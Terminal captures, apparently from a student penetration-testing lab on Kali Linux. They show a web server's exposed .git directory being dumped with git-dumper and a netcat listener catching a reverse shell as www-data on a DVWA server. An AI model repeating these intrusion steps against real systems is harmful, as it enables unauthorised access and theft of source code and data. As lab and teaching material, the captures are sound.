$ curl -X POST -d 'url=http://127.0.0.1' http://vendetudo.com/phpmyadmin
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>301 Moved Permanently</title>
</head><body>
<h1>Moved Permanently</h1>
<p>The document has moved <a href="http://vendetudo.com/phpmyadmin/">here</a>.</p>
<hr>
<address>Apache/2.4.61 (Debian) Server at vendetudo.com Port 80</address>
</body></html>
```

```
vendetudo.com/.git/config
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter E
[core]
  repositoryformatversion = 0
  filemode = true
  bare = false
  logallrefupdates = true
[user]
  name = Estagiário II
  email = estagiario@agencia.com
[commit]
  gpgsign = false
```

vendetudo.com/.git/

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-0

## Index of /.git

Name	Last modified	Size	Description
<a href="#">Parent Directory</a>		-	
<a href="#">COMMIT_EDITMSG</a>	2024-06-01 15:22	31	
<a href="#">HEAD</a>	2024-06-01 13:26	21	
<a href="#">branches/</a>	2024-06-01 13:26	-	
<a href="#">config</a>	2024-06-01 13:27	180	
<a href="#">description</a>	2024-06-01 13:26	73	
<a href="#">hooks/</a>	2024-06-01 13:26	-	
<a href="#">index</a>	2024-06-01 15:22	6.6K	
<a href="#">info/</a>	2024-06-01 13:26	-	
<a href="#">logs/</a>	2024-06-01 13:28	-	
<a href="#">objects/</a>	2024-06-01 15:22	-	
<a href="#">refs/</a>	2024-06-01 13:26	-	

Apache/2.4.61 (Debian) Server at vendetudo.com Port 80



```

aluno@atacante: ~ x      aluno@atacante: ~/Downloads/git-dumper/repo-vendetudo x      aluno@atacante: ~ x
-] Fetching http://vendetudo.com/.git/objects/87/2131c2dc64133c6f431f76ce58c5d5efad6bb8 [200]
-] Fetching http://vendetudo.com/.git/objects/a3/a955515cd871975aa91ee924ff7e87bf75ba7 [200]
-] Fetching http://vendetudo.com/.git/objects/a1/c6fcf6728cb2c578f7e0ccd9d8e52f3d7cc648 [200]
-] Fetching http://vendetudo.com/.git/objects/ab/fb1ed8af3db8c4acdfe53b7ab400fb8df50d7e [200]
-] Fetching http://vendetudo.com/.git/objects/96/5fba414e7e032ad6575bec6533588df8e65f67 [200]
-] Fetching http://vendetudo.com/.git/objects/90/d19d66473d03217259bb2f74786d3fbfc7c1ea [200]
-] Fetching http://vendetudo.com/.git/objects/aa/f47f92f84802ca27a76e99eb3671c59fa9644f [200]
-] Fetching http://vendetudo.com/.git/objects/a5/5d6eafbeb3bd8d9d75e8d0dd1b982cef440120 [200]
-] Fetching http://vendetudo.com/.git/objects/b1/3acaaad79dadd26466a850053298b8dbcf8e60 [200]
-] Fetching http://vendetudo.com/.git/objects/a8/4c9c0bdcca94fc2633b96616173322e2639e9d [200]
-] Fetching http://vendetudo.com/.git/objects/a8/13720fd284a600f29e3fddba144ad830adf683 [200]
-] Fetching http://vendetudo.com/.git/objects/c4/a51a3c226e2ec09bcd29a4bac74e13d9204491 [200]
-] Fetching http://vendetudo.com/.git/objects/cb/7efe4f36b5d24563356364980107bdc2e8c2c1 [200]
-] Fetching http://vendetudo.com/.git/objects/a4/391396a9d6b6d7ff3b781f16904732fea40bdd [200]
-] Fetching http://vendetudo.com/.git/objects/a9/132237788e2ea70fc77928ed4f5a75731dfaa5 [200]
-] Fetching http://vendetudo.com/.git/objects/bb/c56ccd4d956ad87b85d102fde4adba74d8a0ab [200]
-] Fetching http://vendetudo.com/.git/objects/df/60e6c9b515a7516726740de8a3446080d4dc19 [200]
-] Fetching http://vendetudo.com/.git/objects/a9/969993201f9cee63cf9f49217646347297b643 [200]
-] Fetching http://vendetudo.com/.git/objects/d4/37aff62bhbbaabb783fa7acd89c9850287f1f6a [200]
-] Fetching http://vendetudo.com/.git/objects/d5/64d0bc3dd917926892c55e3706cc11d5b165e [200]
-] Fetching http://vendetudo.com/.git/objects/ec/9e893fe414fe2e65da16a8f3d8a7bd0c5e4c19 [200]
-] Fetching http://vendetudo.com/.git/objects/e1/36f31e03315b850f2a95d09b5b24989d55cdd6 [200]
-] Fetching http://vendetudo.com/.git/objects/eb/fb0da9c71b974e99f621e52276e74b3300ae9c [200]
-] Fetching http://vendetudo.com/.git/objects/d5/ae290b322fcc4aebff3a6a2cca0d13215cc935 [200]
-] Fetching http://vendetudo.com/.git/objects/d7/a839528a6acd6a67d74c1b1d9b7fef825991d [200]
-] Fetching http://vendetudo.com/.git/objects/d7/c4efbf7fd096ddfe5d8f8d6036ba94321921fc [200]
-] Fetching http://vendetudo.com/.git/objects/e5/907a779383350349df26c48ce623e40ec4d363 [200]
-] Fetching http://vendetudo.com/.git/objects/c6/fce1776dfe1e956f9520b3ebb2cf15070941d3 [200]
-] Fetching http://vendetudo.com/.git/objects/ef/7432107950d6f5706a031f081a18887c128b5 [200]
-] Fetching http://vendetudo.com/.git/objects/ee/0507f12c9d173882d98cf87b19f273ba6e067d [200]
-] Fetching http://vendetudo.com/.git/objects/ed/8c9c3557939537b1a676dffec2694a4cde39a [200]
-] Fetching http://vendetudo.com/.git/objects/e6/9de29bb2d1d6434b8b29ae775ad8c2e48c5391 [200]
-] Fetching http://vendetudo.com/.git/objects/f1/1955333e02c83f595d49cbfa7042552e44342e [200]
-] Fetching http://vendetudo.com/.git/objects/e8/9738de5eaf8fca33a2f2cdc5cb4929caa62b71 [200]
-] Fetching http://vendetudo.com/.git/objects/f2/7a7bc0713348c7c3e6c11a01fdff53f6e91ba8 [200]
-] Fetching http://vendetudo.com/.git/objects/f9/391cb4fa6cd5144ed555dc6f8d4efebc64714d [200]
-] Fetching http://vendetudo.com/.git/objects/fc/bb2908d4b0627c9ca63c72acce9bd0e6c5ddd6 [200]
-] Fetching http://vendetudo.com/.git/objects/f2/a52c7746b4f479e1c3d6708fcd9fbd9725c33 [200]
-] Fetching http://vendetudo.com/.git/objects/f1/eba7944df4d903626490dfbcdab82c4d2ac562 [200]
-] Fetching http://vendetudo.com/.git/objects/f7/f3158c6d452759e68dbbc30fec64bad365c995 [200]
-] Fetching http://vendetudo.com/.git/objects/fb/55be8244612c28752a1278223ad3d7e850855d [200]
-] Fetching http://vendetudo.com/.git/objects/fd/8b3b6729e3847aa5d440cca35d7f545cfc176 [200]
-] Fetching http://vendetudo.com/.git/objects/fd/8d5ca566d47a77d9562168617bb2f6482bf9be [200]
-] Sanitizing .git/config
-] Running git checkout .
Updated 72 paths from the index

(aluno@atacante)-[~/Downloads/git-dumper]
$ ls
git_dumper.py  LICENSE  pyproject.toml  README.md  repo-vendetudo  requirements.txt  setup.cfg

(aluno@atacante)-[~/Downloads/git-dumper]
$ cd repo-vendetudo/

(aluno@atacante)-[~/Downloads/git-dumper/repo-vendetudo]
$ ls
about.html  admin  backups  contact.html  courses.html  css  fonts  img  index.html  js  portfolio.html  pricing.html  readme.txt  robots.txt

(aluno@atacante)-[~/Downloads/git-dumper/repo-vendetudo]
$

```



```
(aluno@atacante)-[~]  
$ netcat -lvnp 4444  
listening on [any] 4444 ...  
connect to [192.168.98.12] from (UNKNOWN) [192.168.98.10] 46068  
bash: cannot set terminal process group (551): Inappropriate ioctl for device  
bash: no job control in this shell  
www-data@linux:/var/www/DVWA-2.2.2/database$ LS  
LS  
bash: LS: command not found  
www-data@linux:/var/www/DVWA-2.2.2/database$ ls  
ls  
create_mssql_db.sql  
create_oracle_db.sql  
create_postgresql_db.sql  
create_sqlite_db.sql  
sqli.db  
sqli.db.dist  
www-data@linux:/var/www/DVWA-2.2.2/database$
```

CONFIDENTIAL